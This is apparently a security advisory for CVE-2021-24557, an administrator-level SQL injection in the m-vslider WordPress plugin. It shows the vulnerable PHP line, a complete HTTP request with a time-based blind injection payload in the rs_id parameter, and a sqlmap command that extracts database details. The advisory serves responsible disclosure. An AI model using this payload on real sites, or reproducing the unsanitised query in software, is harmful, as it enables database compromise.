Wp Plugin M Vslider

Plugin Details

Plugin Name: wp-plugin : m-vslider
Effected Version : 2.1.3 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24557
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- May 14, 2021: Issue Identified and Disclosed to WPScan
- May 19, 2021 : Plugin Closed
- July 20, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure


Technical Details

The update functionality in the rslider_page uses `rs_id` as a POST parameter that is not validated, sanitised or escaped before being inserted in sql query, therefore leading to SQL injection for users having Administrator role.\n

Vulnerable Code: rslider.php#L374

```
374:    $ $updatequery .= " WHERE rs_id = " . $_POST['rs_id'];
```

PoC Screenshot



Exploit

```
POST /wp-admin/admin.php?page=rslider_page&updated=true HTTP/1.1
Host: 172.28.128.50
Content-Length: 424
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.28.128.50
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=rslider_page
Accept-Language: en-US,en;q=0.9
Cookie: spf-last-metabox-tab-12-_sptp_generator=_sptp_generator_1; spf-last-metabox-tab-14-_sptp_generator=_sptp_generator_1;
Connection: close

tcOptions=process&rs_id=2%20AND%20(SELECT%209727%20FROM%20(SELECT(SLEEP(5)))KZOZ)&rs_name=asd&rs_width=250&rs_height=250&rs_an
```

SQLMap Command

```
sqlmap -r m-vslider.req --dbms mysql --current-user --current-db -b -p rs_id
```